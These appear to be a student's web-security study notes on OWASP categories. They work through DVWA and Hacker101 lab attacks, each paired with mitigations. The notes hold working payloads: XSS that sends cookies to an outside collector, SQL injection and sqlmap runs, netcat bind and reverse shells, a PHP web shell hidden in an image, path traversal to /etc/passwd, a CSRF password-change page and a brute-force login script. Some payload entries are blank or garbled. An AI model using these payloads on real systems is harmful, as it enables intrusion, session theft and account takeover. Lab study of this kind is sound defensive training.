CWEs and Preventions (Security Logging and Monitoring Failures)

CWEs

- CWE-117 Improper Output Neutralization for Logs
- CWE-223 Omission of Security-relevant Information
- CWE-532 Insertion of Sensitive Information into Log File
- CWE-778 Insufficient Logging


Preventions

- Ensure all login, access control, and server-side input validation failures can be logged with sufficient user context to identify suspicious or malicious accounts and held for enough time to allow delayed forensic analysis.
- Ensure that logs are generated in a format that log management solutions can easily consume.
- Ensure log data is encoded correctly to prevent injections or attacks on the logging or monitoring systems.
- Ensure high-value transactions have an audit trail with integrity controls to prevent tampering or deletion, such as append-only database tables or similar.
- DevSecOps teams should establish effective monitoring and alerting such that suspicious activities are detected and responded to quickly.
- Establish or adopt an incident response and recovery plan, such as National Institute of Standards and Technology (NIST) 800-61r2 or later.

Server-Side Request Forgery

Server-side request forgery flaws occur when a web application fetches remote resources without validating a user-supplied URL. An attacker can coerce the application to send a malicious request to an unexpected destination, even if there is a firewall, VPN, or another type of access control.

- Server-Side Request Forgery



CWEs and Preventions (Server-Side Request Forgery)

CWEs

- CWE-918 Server-Side Request Forgery (SSRF)

Preventions

From Network layer

- Segment remote resource access functionality in separate networks to reduce the impact of SSRF
- Enforce “deny by default” firewall policies or network access control rules to block all but essential intranet traffic.
- Hints:
 - ~ Establish an ownership and a lifecycle for firewall rules based on applications.
 - ~ Log all accepted and blocked network flows on firewalls (see A09:2021-Security Logging and Monitoring Failures).

From Application layer:

- Sanitize and validate all client-supplied input data
- Enforce the URL schema, port, and destination with a positive allow list
- Do not send raw responses to clients
- Disable HTTP redirections
- Be aware of the URL consistency to avoid attacks such as DNS rebinding and “time of check, time of use” (TOCTOU) race conditions

Do not mitigate SSRF via the use of a deny list or regular expression. Attackers have payload lists, tools, and skills to bypass deny lists.

Additional Measures to consider:

- Don't deploy other security relevant services on front systems (e.g. OpenID). Control local traffic on these systems (e.g. localhost)
- For frontends with dedicated and manageable user groups use network encryption (e.g. VPNs) on independent systems to consider very high protection needs

My Vulnerability Reports

GitHub Link:

<https://github.com/Burchonator/InStep/blob/main/week4-reports/README.md>

Cross-site scripting (XSS) Stored

Stored XSS arises when an application receives data from an untrusted source and stores that data within the application for other users to see.

Stored XSS allows the attacker to inject malicious payloads which is stored on a web page and every user who visits that webpage runs the payload.

This vulnerability can result in worms, session hijacking, identity theft, denial of service attacks, website vandalism, theft of sensitive information, and financial fraud.

```
<script>alert()</script> // displays an alert
```

```
<script>window.location = 'https://en0znfd3iuaxh.x.pipedream.net?cookie=' +  
document.cookie</script> // sends the user cookies to the url
```

```
<script>upvote()</script> // uses a function called upvote on the comment to boost the comment  
each time the comment is viewed.
```

Risks of XSS Stored

- Spreading worms on social media sites
- Session hijacking
- Identity theft
- Denial of service attacks and website vandalism
- Theft of sensitive data
- Financial fraud

XSS Stored Payloads

- `<script>alert(document.cookie);</script>`
 - `<Script>alert(document.cookie);</Script>`
 - `<script >alert(document.cookie)</script >`
 - `<sCriPt>alert("XSS");</sCriPt>`
 - `xss link`
 - `<svg/onload="alert(document.cookie)">`
 - ``
- // this command loads the src but will run on repeat unless the remove attribute is included.
- ``

Mitigations for XSS Stored


Prevents XSS execution with the `htmlspecialchars()` PHP function is used to escape characters that would be used to execute XSS payloads by html encoding characters such as `&`, `"`, `'`, `<`, and `>`.

Prevent theft of session cookie with `HttpOnly` flag which is included in a `Set-Cookie` HTTP response header which helps mitigate the risk of the client side scripts accessing the protected cookies (if the browser supports this).

Cross-site scripting (XSS) Reflected

Reflected XSS arise when an application receives data via an HTTP request and returns data in a response in an unsafe way.

`www.welp.com?search=<script>window.location="https://en0znfd3iuaxh.x.pipedream.net?cookie="+document.cookie</script>` // this payload tests if the cookie is sent to the attackers site. Now the attacker needs to send it to a user and steal their session ID cookie.



Risks of XSS Reflected

- Spreading worms on social media sites
- Session hijacking
- Identity theft
- Denial of service attacks and website vandalism
- Theft of sensitive data
- Financial fraud

Reflected XSS are less dangerous than stored XSS attacks because the user needs to click on the link with the reflected XSS before the payload is run. While stored XSS executes when the script is viewed by the moment the browser views the script.

XSS Reflected Payloads

- `<script>alert(1);</script>`
- `<script>alert(document.cookie);</script>`
- `"><script >alert(document.cookie)</script >`
- `xss link`

Mitigations for XSS Reflected

Prevents XSS execution with the `htmlspecialchars()` PHP function is used to escape characters that would be used to execute XSS payloads by html encoding characters such as `&`, `"`, `'`, `<`, and `>`.

Prevents theft of session cookie with the `HttpOnly` flag which is included in a `Set-Cookie` HTTP response header which helps mitigate the risk of the client side scripts accessing the protected cookies (if the browser supports this).

XSS DOM (Document Object Model)

DOM-based XSS arises when JavaScript accepts data from attacker-controllable sources such as the URL and passes it to a sink that supports dynamic code execution which is achievable with `eval()` and `innerHTML`. Attackers can then execute malicious JavaScript which typically allows them to hijack other users' sessions.

The most common source for DOM XSS is the URL, which is accessed with the `window.location` object. An attacker can construct a link to send the victim to a vulnerable page with a payload in the query string and fragment portions of the URL.

XSS DOM (Document Object Model)

Many developers push the logic to the client-side. Some web applications use URI fragments which is the part in the URL after the # sign. This has been proven to be a convenient method of storing the user's location within a page that keeps the browser history readable without extra round trips to the server. URI fragments are also not sent with HTTP requests so they need to be interpreted by the client-side JavaScript. This means that treatment of URI fragments must not permit the injection of malicious JavaScript.

Let's say you're scrolling on a web page and you see `www.pinterest.com#6` which tracks the scroll location.

`www.chinterest.com#<script>window.location="https://en0znfd3iuaxh.x.pipedream.net?cookie="+document.cookie</script>`
// payload similar to reflected XSS. Attacker needs to trick a user to click the link to steal their session cookie.

```
$(document).onload(function() {  
  var page = window.location.hash;  
  loadPage(page);  
  
  $("#page-no").html(page);  
});
```

Notice how the `window.location.hash` value is written into the DOM as raw HTML which is a major security hole.

Risks of DOM-based XSS

- Spreading worms on social media sites
- Session hijacking
- Identity theft
- Denial of service attacks and website vandalism
- Theft of sensitive data
- Financial fraud

DOM-based XSS is similar to reflected XSS in that it requires the victims to click on a link. They are impossible to detect on the server side because they run on the client side because of the user of URI fragments.

XSS DOM Payloads

- localhost/DVWA/vulnerabilities/xss_d/?default=<script>alert(document.cookie);</script>
- localhost/DVWA/vulnerabilities/xss_d/?default=<script>alert(document.cookie)</script>&default=English
- /vulnerabilities/xss_d/?default=English<script>alert(1)</script>
- /vulnerabilities/xss_d/?default=English>/option></select><img src='x' onerror='alert(1)'
- /vulnerabilities/xss_d/?default=English#<script>alert(1)</script>

Mitigations for XSS DOM

The contents taken from the URL are encoded by default by most browsers which prevents any injected JavaScript from being executed. - DVWA

To further prevent XSS DOM - [Acunetix](#)

- Avoid using data received from the client for client-side sensitive actions such as rewriting or redirection.
- Sanitize client-side code by inspecting references to DOM objects that pose a threat, for example, URL, location, and referrer. This is especially important if DOM may be modified.
- Use intrusion prevention systems that are able to inspect inbound URL parameters and prevent the inappropriate pages to be served.

Prevents theft of session cookie with HttpOnly is a flag which is included in a Set-Cookie HTTP response header which helps mitigate the risk of the client side scripts accessing the protected cookies (if the browser supports this).

Content Security ByPass (CSP)

CSP is a browser mechanism that is used to mitigate XSS attacks and other attacks. It works by restricting resources such as scripts and images that are loaded into a page and restricting whether a page can be framed by other pages.

CSP is enabled by including it an HTTP response header called Content-Security-Policy.

How to view CSP

Dev Tools > Network > Post Request >
Response Headers

The screenshot shows the Chrome DevTools Network tab. The left pane lists several requests, with the first one (a POST to /DVWA/vulnerabilities/csp/) selected. The right pane shows the 'Headers' tab for this request, displaying the response headers. The 'Content-Security-Policy' header is highlighted, showing a script-src directive with several allowed domains.

| Status | Method | Domain | File | Initiator | Type | Transferred | Size |
|--------|--------|------------|----------------------------|-----------|---------|----------------|---------|
| 200 | POST | localhost | /DVWA/vulnerabilities/csp/ | document | html | 2.18 kB | 4.80 kB |
| 200 | GET | localhost | dvwaPage.js | script | js | cached | 0 B |
| 200 | GET | localhost | add_event_listeners.js | script | js | cached | 593 B |
| 200 | GET | digl.ninja | cookie.js | script | js | cached | 24 B |
| 404 | GET | localhost | logo.png | img | png | NS_BINDING_... | 5.04 kB |
| 200 | GET | localhost | favicon.ico | img | vnd.... | cached | 1.41 kB |

POST http://localhost/DVWA/vulnerabilities/csp/

Status: 200 OK ⓘ
Version: HTTP/1.1
Transferred: 2.18 kB (4.80 kB size)
Referrer Policy: strict-origin-when-cross-origin
Request Priority: Highest

Response Headers (527 B)

- Cache-Control: no-cache, must-revalidate
- Connection: Keep-Alive
- Content-Encoding: gzip
- Content-Length: 1655
- Content-Security-Policy: script-src 'self' <https://pastebin.com> hastebin.com www.toptal.com example.com code.jquery.com <https://ssl.google-analytics.com> <https://digl.ninja>;
- Content-Type: text/html; charset=utf-8
- Date: Tue, 23 Jan 2024 03:06:27 GMT
- Expires: Tue, 23 Jun 2009 12:00:00 GMT
- Keep-Alive: timeout=5, max=100
- Pragma: no-cache
- Server: Apache/2.4.58 (Debian)
- Vary: Accept-Encoding

6 requests | 11.86 kB / 2.18 kB transferred | Finish: 1.31 s | DOMContentLoaded: 1.49 s | load: 1.50 s

CSP Bypass Payloads

- Content-Security-Policy: script-src 'self' https://pastebin.com hastebin.com www.toptal.com example.com code.jquery.com https://ssl.google-analytics.com https://digi.ninja ;
Payload: **https://digi.ninja/dvwa/cookie.js** -contained-> **alert(document.cookie);**
- Content-Security-Policy: script-src 'self' 'unsafe-inline' 'nonce-TmV2ZXIlgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=';
Payload: **<script nonce="TmV2ZXIlgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert(document.cookie)</script>**
- Content-Security-Policy: script-src 'self';
If you can change the php source code, comment out all code except the part that echos "alert(document.cookie)". This can be used to steal sessions. The impossible level does not allow this.

Mitigations for CSP Bypass

In the impossible CSP Bypass level of DVWA, the JSONP call has its callback function hardcoded and the CSP policy is locked down to only allow external scripts.

Portswigger - The following directive will only allow scripts to be loaded from the same origin as the page itself: `script-src 'self'`

SQL Injection

```
ID: 1  
First name: admin  
Surname: admin
```

SQL Injections allow attackers to interfere with the queries an application makes to its database which allows the attacker to view data they are not intended to retrieve. This includes any data stored in the database and the attacker can modify and delete any of the data.

If there is a crash when a quote (',") or comment (#, --) added to the user input, the application may be vulnerable to an SQL injection.

An attacker may use this to gain access to an account by using {' or 1=1--} or they can use it to get all entries from a database because this bit of code is always true.

Risks of SQL Injection

- Extract sensitive information
- Enumerate the authentication details of users registered on a website
- Delete data or drop tables
- Inject further malicious code

SQL Injection Payloads

Check for errors/SQLi with

' // Error

'# // Removes error

' **or 1=1**# // Returns all values for query

1 or 1=1 // returns all values for query

// This makes the password x for when you try to log in with admin with the password 'x'
username=**admin' union select 'x' as password;**#
password=**x**

// CTF hint contained: uwsgi-nginx-flask-docker image

<https://1a232c644bde80b9ad4af76be42849f1.ctf.hacker101.com/fetch?id=-1> **union select 'main.py'**

Mitigations for SQL Injection

Remove any quotes from the input. Implementing the htmlspecialchars() PHP function is to escape characters by encoding characters such as &, ", ', <, and > that would be used to create SQL queries.

If the input is supposed to only contain integers only, make sure that the characters that are input are only numeric.

Eg

```
if(is_numeric( $id )) {  
    $id = intval ($id);
```

The use :id in the query.

Blind SQL Injection

User ID exists in the database.

Blind SQL injection is SQL injection, except the HTTP responses don't contain the results of the relevant SQL query or any database errors that a normal SQL injection would.

In the next examples I use a tool called sqlmap to display the table data for blind SQL queries.

In one of the examples sqlmap finds a boolean-based blind and time-based blind injection.

Sqlmap (a tool for blind SQL injections)

```
python3 sqlmap.py  
https://1a232c644bde80b9ad4af76be42849f1.ctf.hacker101.com/fetch?id=1  
python3 sqlmap.py  
https://1a232c644bde80b9ad4af76be42849f1.ctf.hacker101.com/fetch?id=1 --dbs  
python3 sqlmap.py  
https://1a232c644bde80b9ad4af76be42849f1.ctf.hacker101.com/fetch?id=1 -D  
level5 --dump
```

-- // This is the same like above but way faster and uses a burp suite request instead.

```
sqlmap -r '/home/kali/sqlmap/photo-gallery-test.txt'  
sqlmap -r '/home/kali/sqlmap/photo-gallery-test.txt' --dbs  
sqlmap -r '/home/kali/sqlmap/photo-gallery-test.txt' -D level5 --dump
```

Can use | **tee <output.file>** to save the results.

More sqlmap commands

Shows the vulnerability

- `python3 sqlmap.py -u "http://localhost:80/DVWA/vulnerabilities/sqli_blind/" --data="id=2&Submit=Submit" --cookie="PHPSESSID=rrop8vr2of95d1ofdid5oji2tu;security=impossible" | tee dvwa_sqlmap_impossible.txt`

Shows the databases

- `python3 sqlmap.py -u "http://localhost:80/DVWA/vulnerabilities/sqli_blind/" --data="id=2&Submit=Submit" --cookie="PHPSESSID=rrop8vr2of95d1ofdid5oji2tu;security=impossible" --dbs | tee dvwa_sqlmap_impossible.txt`

Dumps the data for the database

- `python3 sqlmap.py -u "http://localhost:80/DVWA/vulnerabilities/sqli_blind/" --data="id=2&Submit=Submit" --cookie="PHPSESSID=rrop8vr2of95d1ofdid5oji2tu;security=impossible" -D dvwa --dump | tee dvwa_sqlmap_impossible.txt`

Mitigations for Blind SQL Injection

Remove any quotes from the input. Implementing the htmlspecialchars() PHP function is to escape characters by encoding characters such as &, ", ', <, and > that would be used to create SQL queries.

If the input is supposed to only contain integers only, make sure that the characters that are input are only numeric.

Eg

```
if(is_numeric( $id )) {  
    $id = intval ($id);
```

The use :id in the query.

Weak Session IDs

Hackers can put together scripts to enumerate through session IDs and check the HTTP response code. The script can run multiple times in parallel using a botnet. When a session ID is found, the attacker can use that session ID to gain access to another user's session.

Examples are anything that is easy to guess such as iterable sessions IDs and timestamp IDs. Anything that can be predicted can be used to gain access to another user's session.

Mitigation: That is why session IDs must be unique and completely random. They must not be predictable and difficult to enumerate.

Command Injection

Many websites make use of command line calls to read files, send emails, and other operations. If a website transforms untrusted input into shell commands they need to make sure they sanitise the input. Otherwise the attacker can craft a payload to execute whatever command they like.

For example, with an nslookup command, the user input {www.google.com && echo helloworld} which would look like this in the terminal {nslookup www.google.com && echo helloworld}.

In the next examples I will show how to get a bind shell.

Command Injection Payloads

- `<input>;ls`
- `<input>& ls`
- `<input>|ls`

Bind Shell:

- Target: `& nc -lvp 4444 -e /bin/sh &`

Attacker: `nc 127.0.0.1 4444`

Mitigations for command injection

Instead of blacklisting characters, whitelist what is allowed. Such as if you have a ping command input, make sure only IP address are allowed for an input only. This can be done like so:

```
if( ( is_numeric( $octet[0] ) ) && ( is_numeric( $octet[1] ) ) && ( is_numeric(
$octet[2] ) ) && ( is_numeric( $octet[3] ) ) && ( sizeof( $octet ) == 4 ) ) {
    // If all 4 octets are int's put the IP back together.
    $target = $octet[0] . '.' . $octet[1] . '.' . $octet[2] . '.' . $octet[3];
```

File Inclusion/Directory Traversal

Websites contain files that are intended for the browser (JavaScript and CSS files) and files that are not. Web servers often route their URLs to files and assets on the file system where the layout of the files on the server mirror the structure of the URL on the site. A server that is too permissive about what files it returns allows an attacker to access files they were not intended to view. For example, the attacker sees this url {kfc.com/menus?menu=burgers.pdf}. They then change the url to {kfc.com/menus?menu=../../../../etc/passwd}. They also do ../../../../ to view the different directories. Then ../../../../etc/ssl/private.key. Now the attacker can impersonate the website and look inside encrypted traffic because they have the SSL private key.

File Inclusion / Directory Traversal Payloads

- `http://localhost/DVWA/vulnerabilities/fi/?page=../../../../../../etc/passwd`
- `localhost/DVWA/vulnerabilities/fi/?page=%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd`
- `/DVWA/vulnerabilities/fi/?page=file1.php || page=%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd`
- `http://localhost/DVWA/vulnerabilities/fi/?page=file:///etc/passwd`

Mitigation for file Inclusion / directory traversal

You can hard code the files that are only allowed to be accessed by the user. Everything else is not permitted.

You could make a list of valid inputs and if the user's input doesn't match any of the values in the list they won't be permitted access.

File Upload

File upload functions are a favourite for hackers because it requires the site to take a large chunk of data and write it to the disk which gives them the opportunity to smuggle malicious scripts on the server. If they can find a way to execute those scripts, they can compromise the entire system.

For example, there is a website that accepts a profile pic to be uploaded. The attacker notices that the upload files don't get renamed as part of the upload process. The file name appears in the URL of the profile image when it is published. The attacker also notices that file-type checking is done in JavaScript, so JavaScript must be disabled to upload the file. So the attacker writes a simple php script, disables JavaScript on the browser and uploads the php file as their profile pic. When the file is uploaded, the file looks broken, however the script lives on the server. When the attacker views the location of the profile picture in the address bar, the php script is executed. From the php code they uploaded their own command execution vulnerability. The hacker then uses the command {locate my.cnf} to find the database config file. Then uses {cat /etc/mysql/my.cnf} to discover the password of the database.

The PHP script:

```
<?php
if(isset($_REQUEST['cmd'])) {
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
} else {
    echo "What is your bidding?";
}
?>
```

File Upload Payloads

Reverse Shell:

Attacker: nc -lvnp 4444

Target: reverse.php: **<?php echo system('nc -e /bin/sh 127.0.0.1 4444') ?>**

File Upload Bypass methods:

- Burp suite request, change Content-Type: application/x-php --> Content-Type: image/jpeg
- exiftool -Comment="<?php echo system('nc -e /bin/sh 127.0.0.1 4444') ?>" cta-bg1.jpg
 - mv cta-bg1.jpg cta-bg1.php.jpg
- Add the php code at the end of the image data in burp suite request.

Find a way to view the files

- ../../uploads/reverse.php
<http://localhost/DVWA/hackable/uploads/reverse.php>
- Path traversal vulnerability:
<http://localhost/DVWA/vulnerabilities/fi/?page=http://localhost/DVWA/hackable/uploads/cta-bg1.php.jpg>

Mitigations for file uploads

- Ensure Upload Files Cannot Be Executed
- Rename Files on Upload
- Validate File Formats and Extensions
- Validate the Content-Type Header
- Use a Virus Scanner

Example, if an image is uploaded, strip any non-image code including metadata, validate the file formats, extensions, and scan the file with an anti-malware scanner.

Cross-site Request Forgery (CSRF)

A CSRF attack happens when a user is tricked into interacting with a third-party site containing a page or script that generates a malicious request to the target site.

Websites contain a client-side and a server-side. Requests can be triggered to the server-side from anywhere, not just the client-side application.

A hacker sees the information that is being carried in the URL of an HTTP POST request. They craft an email and send it to a target with one of the links being {www.twitter.com/post?message=This+horse+know+karate!+www%2Cbit.ly%2F60138Wawd}. When the user is tricked to click this URL the post {This horse know karate! www.bit.ly/60138Wawd} to their Twitter page (for example). This is an example of a worm also because each user that clicks on the link will trick a new user to clicking the link.

Risks of CSRF

CSRF have been used to:

- Steal confidential data.
- Spread worms on social media.
- Install malware on mobile phones.

CSRF Payloads

- ``
- ``

CSRF Payloads

// Find a way to run the code of the file below. Can be a file upload vulnerability. Then send the link to the target.

```
<html>
<body>
<p>TOTALLY LEGITIMATE AND SAFE WEBSITE </p>
<iframe id="myFrame"
src="http://localhost/DVWA/vulnerabilities/csrf" style="visibility:hidden;" onload="maliciousPayload()"></iframe>

<script>
function maliciousPayload() {
  console.log("start");
  var iframe = document.getElementById("myFrame");
  var doc = iframe.contentDocument || iframe.contentWindow.document;
  var token = doc.getElementsByName("user_token")[0].value;
  const http = new XMLHttpRequest();
  const url = "http://localhost/DVWA/vulnerabilities/csrf/?password_new='password'&password_conf='password'&Change=Change&user_token="+token+"#";
  http.open("GET", url);
  http.send();
  console.log("password changed");
}
</script>

</body>
</html>
```

Mitigations for CSRF

- REST
- Anti-Forgery Tokens
- Ensure Cookies are sent with the SameSite Cookie Attribute
- Include Additional Authentication for Sensitive Actions

Make sure that the user must enter something they know if they are going to change something on their account. For example, if you want to change your password, you must be required to give you current password and new password. This protects the change password page from CSRF attacks because the attacker must know the current password for the password to be changed.

Generate and assign unique, random and strong CSRF tokens each time a user needs to submit information on any page.

Brute Force

Brute force attacks are when an attacker checks all possible combinations until the correct combination is found.

When attackers attempt to guess a password they will use a combination of dictionary attacks and common password lists. They will try to get as many clues on their targets' password as possible so they can have the best chance at guessing their password.

Hackers would mainly get a list of available usernames and then try a list of passwords and go through each username for that password until they find a correct combination. They can get a list of usernames through user enumeration or publicly accessible information.

Brute force attacks can also be used to perform denial of service attacks.

Related concepts to brute force

- Dictionary attacks
- Password lists
- Denial of service attacks

Brute Force /DVWA/login.php User Credentials

```
import requests
import time

def newSession():
    s = requests.Session()
    r = s.get('http://localhost/DVWA/login.php')
    # getting the required cookies
    headers = r.headers["Set-Cookie"].split(" ")
    cookies = []
    keywords = ["security", "PHPSESSID"]
    for i in headers:
        for j in range(len(keywords)):
            if keywords[j] in i:
                cookies.append(i)

    _cookies = {}
    for i in cookies:
        out = i.split("=")
        key = out[0]
        value = out[1].replace(";", "")
        _cookies[key] = value

    return s, r

s, r = newSession()

def getToken(r):
    content = r.content.decode()
    cut = content.split("user_token")[1]
    return cut.split("")[2]

with open("usernames.txt", "r") as f:
    _user = f.read().splitlines() # creates a list of usernames from a file.

number_of_usernames = len(_user)

invalid_msg = "Login failed"
# opens a password file to iterate through
password_file = open("/usr/share/wordlists/rockyou.txt", "r")
list_of_found = []
found_credentials = []
```

```
password = password_file.readline()

print("Searching for credentials...")
# print("Found:")
n = 0

try:
    while password:
        n+=1
        for username in _user:
            if username in list_of_found:
                continue
            print("Fuzzing (" + str(n) + "):", password, ":", username) #, end=', ')
            _token = getToken(r)
            r = s.post('http://localhost/DVWA/login.php',
data={ 'username':username, "password":password, "Login":"Login", "user_token":_token })
            if invalid_msg in r.content.decode():
                pass
                #print("Invalid")
            else:
                #print("Success")
                list_of_found.append(username)
                found_credentials.append(username+"-"+password)
                print("Found ({}/{}) ".format(str(len(found_credentials)), str(number_of_usernames))+username+"-"+password)
                s, r = newSession()
            if len(found_credentials) >= number_of_usernames:
                break
        try:
            password = password_file.readline().replace("\n", "")
            if not password: # compensating in case there is a missing line in the file.
                password = password_file.readline().replace("\n", "")
        except:
            break
    except KeyboardInterrupt:
        print("Broke out of loop")
        pass

print()
print("Found credentials: ")
for i in found_credentials:
    print(i)
```

Username

Password


Login

[Code on my GitHub](#)

Burp Suite Turbo Intruder Extension

A tool I used to find usernames and passwords via a dictionary attack.

Using the word lists from SecLists.



The screenshot displays the Burp Suite Turbo Intruder interface. The top window shows an HTTP request in 'Raw' format, which is a POST to /login. The request includes headers for Host, Cookie, Content-Length, Cache-Control, Sec-CH-UA, Sec-CH-UA-Mobile, Sec-CH-UA-Platform, Upgrade-Insecure-Requests, Origin, Content-Type, User-Agent, and Accept. The body contains a dictionary attack payload: `username=%s&password=b`. The bottom window shows a Python script for the Turbo Intruder extension, which defines a `queueRequests` function to send multiple requests with different usernames from a file, and a `handleResponse` function to process the results.

```
Turbo Intruder - e85cc4eb9215475c840977c892c5c597.ctf.hacker101.com
Pretty Raw Hex
1 POST /login HTTP/2
2 Host: e85cc4eb9215475c840977c892c5c597.ctf.hacker101.com
3 Cookie: _ga_K45575FWB8=GS1.1.1706869165.4.1.1706869228.60.0.0; _gid=GA1.2.135862082.1707180830; _ga=
  GA1.1.2121457840.1706757959; session=eyJjYXJ0IjpjbXX0.ZcHbA.C43mF1t-wCwIuRikOjC9DghgA; _ga_w62NXF3JMB=
  GS1.1.1707197557.16.1.1707199596.0.0.0
4 Content-Length: 21
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not_A_Brand";v="8", "Chromium";v="120"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://e85cc4eb9215475c840977c892c5c597.ctf.hacker101.com
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71
  Safari/537.36
13 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
  exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://e85cc4eb9215475c840977c892c5c597.ctf.hacker101.com/login
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Priority: u=0, i
22
23 username=%s&password=b

? ⚙️ ⬅️ ➡️ Search 0 highlights

Last code used Choose scripts dir Save

1 # Find more example scripts at https://github.com/PortSwigger/turbo-intruder/blob/master/resources/examples/default.py
2 def queueRequests(target, wordlists):
3     engine = RequestEngine(endpoint=target.endpoint,
4                             concurrentConnections=5,
5                             requestsPerConnection=100,
6                             pipeline=False
7                             )
8
9     for i in range(3, 8):
10        engine.queue(target.req, randstr(i), learn=1)
11        engine.queue(target.req, target.baseInput, learn=2)
12
13    for word in open('/opt/SecLists/Usernames/Names/names.txt'):
14        engine.queue(target.req, word.rstrip())
15
16
17 def handleResponse(req, interesting):
18     if "Invalid username" not in req.response:
19         table.add(req)
20
21
22
23
```

When the error code isn't displayed
the result is logged.

